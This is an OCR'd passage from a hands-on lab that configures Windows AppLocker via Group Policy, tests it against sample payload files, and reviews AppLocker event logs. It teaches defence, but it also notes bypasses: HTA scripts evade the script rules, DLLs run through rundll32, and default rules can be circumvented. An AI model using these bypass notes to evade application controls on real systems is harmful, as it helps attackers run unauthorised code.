
Management.



6. **Create an AppLocker GPO for the workstations**

   In the Group Policy Management window, please right-click the Workstations in the left-hand window and click "Create a GPO in this domain, and Link it here..."

   In the "New GPO" window, enter "Enable AppLocker" as the name. Once the GPO has been created, please right-click the "Enable AppLocker" GPO and select "Edit..."




| Link Order | GPO | Enforced | Link Enabled | GPO Status | WMI Filter | Modified | Domain |
|---|---|---|---|---|---|---|---|
| 1 | Default Domain Policy | No | Yes | Enabled | None | 9/14/201... | synctec... |
| 2 | Disable Windows U... | No | Yes | Enabled | None | 12/10/20... | synctec... |
| 3 | Enable AppLocker | No | Yes | Enabled | None | 12/15/20... | synctec... |

7. **Enable Application Identity service**

   In the Group Policy Management editor, drill down to:

Enable AppLocker -> Computer Configuration -> Policies -> Windows Settings -> Security Settings -> System Services

Select the Application Identity service. Open its properties, and enable the setting to Automatic.
This will start the Application Identity service automatically, this service is a pre-requisite for AppLocker.



Application Identity Properties

Security Policy Setting

Application Identity

☑ Define this policy setting

Select service startup mode:

● Automatic
○ Manual
○ Disabled

Edit Security...

OK Cancel Apply

Client License Service (Cli... Not Defined Not Defined


8. **Configure AppLocker - step 1**

So now let's start configuring AppLocker:

Under Security Settings, drill down to Application Control Policies -> AppLocker

Click on "Configure rule enforcement".

We will enable the checkbox for "Executable rules" and "Script rules".



AppLocker uses rules and the properties of file applications. If rules are present in a rule collec rules will be permitted to run. AppLocker rules

For the AppLocker policy to be enfo Identity service must be running.

Use the enforcement settings for each rule co enforced or audited. If rule enforcement has n by default.

Specify whether AppLocker rules are enforced for each rule collection.

Executable rules:

☑ Configured

Enforce rules

Windows Installer rules:

☐ Configured

Enforce rules

Script rules:

☑ Configured

Enforce rules

Packaged app Rules:

☐ Configured


Enforce rules

9. **Configure AppLocker - step 2**

   Now that we've configured AppLocker to use Executable & Script rules, we still need to add rules of course!
   Luckily, AppLocker can be configured to automatically create a set of default rules. We can do this as following:

   - Drill down to Executable Rules, right click, and select Create Default Rules.
   - Do the same for Script rules.

   This will create the default rules essential for the operation of our Windows computers.




10. **Switch back to the workstation**

    Now return to the Windows workstation, and go back to the desktop of user alan.marshall.

11. **Refresh group policy**

    Open a command line and launch the command "*gpupdate /force*", this will force the appication of the new GPOs.



```
C:\Users\alan.marshall\Downloads>gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.


C:\Users\alan.marshall\Downloads>_
```


12. **Try to execute unwanted applications again**

    Go back to the download folder, and try to execute the different files again (using the same command line previously used). You will notice the following behavior (if you have a different behavior, wait a little longer and try restarting the Windows command prompt), the AppLocker policies can sometimes take a bit of time to successfully apply...):

    - payload.exe -> Blocked through EXE rules
    - payload.dll -> Still runs

    - payload.vbs -> Blocked through Script rules
    - payload.js -> Blocked through Script rules
    - payload.hta -> Still runs

    But isn't payload.hta also a script? AppLocker does not block scripts inside HTA files, and this is one way to bypass AppLocker script control. Tip: to block HTA applications, create an AppLocker rule to block MSHTA.EXE, this is the host for HTA files.



```
C:\Users\alan.marshall\Downloads>payload.exe
This program is blocked by group policy. For more information, contact your system administrator.

C:\Users\alan.marshall\Downloads>rundll32.exe payload.dll,DllMain

C:\Users\alan.marshall\Downloads>payload.vbs

C:\Users\alan.marshall\Downloads>payload.js

C:\Users\alan.marshall\Downloads>payload.hta

C:\Users\alan.marshall\Downloads>
```

13. **Blocking unwanted DLLs**

    The application rules we created now only apply to executables that are loaded into a new process (like .exe, .scr, ...), they do not apply to executables that are loaded into existing process (libraries: .dll).

    We can block DLLs too, but that requires extra configuration, so let's go back to the domain controller.

    In the GPO editor, right-click AppLocker and click Properties, select the Advanced tab. This tab explains that DLLs are not policied by default. This can be enabled, but can impact system performance.

    Enable the DLL rule collection. This will create a container for a new set of rules: DLL Rules. Like we did with Executable rules, proceed to create the default rules and a deny rule to block DLLs in C:\users. We can do this as following:

    - Drill down to DLL Rules, right click, and select Create Default Rules.


    This will create the default rules essential for the operation of our Windows computers. Finally, we will add a rule by right-clicking on "DLL rules", and select "Create New Rule..."

    In this wizard, do the following:

    1. "Before You Begin": click Next
    2. "Permissions": Select Deny and click Next
    3. "Conditions": Select Path and click Next

4. "Path": Click Browse Folders... and select folder c:\users, click OK, click Next
5. "Exceptions": click Next
6. "Name": click Create

You have now created an AppLocker rule to deny the execution of all dll's in the C:\users folders and subfolders.


Group Policy Management Editor
File
Action
View
Help
Name Resolution Policy
Scripts (Startup/Shutdown)
Deployed Printers
Security Settings
Account Policies
Local Policies
Event Log
Restricted Groups
System Services
Registry
File System
Wired Network (IEEE 802.3) Pc
Windows Firewall with Advan
Network List Manager Policie
Wireless Network (IEEE 802.11
Public Key Policies
Software Restriction Policies
Application Control Policies
AppLocker
Executable Rules
Windows Installer Rule
Script Rules
Packaged app Rules
IP Security Policies on Active I
AppLocker provides access co
Getting Started
More about AppLocker
Which editions of Windows support Ap
Configure Rule Enforcement
Configure rule enforcement
More about rule enforcement
Overview
AppLocker Properties
Enforcement
Advanced
More about DLL rules
OK
Cancel
Apply

AppLocker uses rules and the properties of file applications. If rules are present in a rule colle rules will be permitted to run. AppLocker rules

For the AppLocker policy to be enfo Identity service must be running.

Use the enforcement settings for each rule co enforced or audited. If rule enforcement has n by default.

Specify whether the DLL rule collection is enabled.


**DLL rules can affect system performance**

Only enable DLL rules after thoroughly reviewing the AppLocker documentation. DLL rules can affect system performance and cause unexpected behavior if they are not properly implemented.

☑ Enable the DLL rule collection

14. **Switch back to the workstation**

Now return to the workstation, and go back to the desktop of user Alan Marshall. We can again run "*gpupdate /force*" to refresh the group policy.




```
C:\Users\alan.marshall\Downloads>gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.


C:\Users\alan.marshall\Downloads>
```

15. **Executing unwanted DLLs**

    To execute our unwanted DLL payload.dll we will open a command prompt and browse to the Downloads folder. Once in the Downloads folder (this is a requirement, otherwise the .dll will not be loaded), we can execute the following command:

    **C:\Users\alan.marshall\Downloads>** rundll32 *payload.dll,#1*

    You will see a warning that this was prevented. There will also be an error event in the AppLocker event viewer reporting that the payload.dll was prevented from executing. We have now successfully blocked a malicious .dll for loading!



There was a problem starting payload.dll

This program is blocked by group policy. For more information, contact your system administrator.

16. **Reviewing Windows event logs**


    Now that we have configured AppLocker, let's have a look at the type of events it generates in our Windows event log... In a command line Window, please type the following command:

    **C:\Users\alan.marshall>** eventvwr

In the "Event Viewer" window, please navigate to the following location:

"Applications and Services Log" -> "Microsoft" -> "Windows" -> "AppLocker" -> "EXE and DLL"

Please feel free to review the different events that were created. It's interesting to note that even if AppLocker is running in a mode where it doesn't enforce any rule, it will still provide detailed logging!



EXE and DLL Number of events: 34

| Level | Date and Time | Source | Event ID | Task Category |
|---|---|---|---|---|
| Information | 12/15/2018 1:06:19 AM | AppLocker | 8002 | None |
| Information | 12/15/2018 1:06:19 AM | AppLocker | 8002 | None |
| Information | 12/15/2018 1:06:16 AM | AppLocker | 8002 | None |
| Information | 12/15/2018 1:06:16 AM | AppLocker | 8002 | None |
| Information | 12/15/2018 1:04:21 AM | AppLocker | 8002 | None |
| Information | 12/15/2018 1:04:15 AM | AppLocker | 8002 | None |

Event 8002, AppLocker

General Details

%SYSTEM32%\MMC.EXE was allowed to run.

| | | | |
|---|---|---|---|
| Log Name: | Microsoft-Windows-AppLocker/EXE and DLL | | |
| Source: | AppLocker | Logged: | 12/15/2018 1:06:19 AM |
| Event ID: | 8002 | Task Category: | None |
| Level: | Information | Keywords: | |
| User: | SYNCTECHLABS\alan.marsh | Computer: | WINDOWS02.synctechlabs.com |
| OpCode: | Info | | |
| More Information: | Event Log Online Help | | |

17. **Bypassing AppLocker**

Although a highly effective control, several of the default rules in AppLocker can be bypassed! Security researchers are continuously looking for new effective techniques to prevent payload execution. Two researchers who are actively looking into AppLocker bypasses are Casey Smith (@SubTee) and Oddvar Moe (api0cradle)!

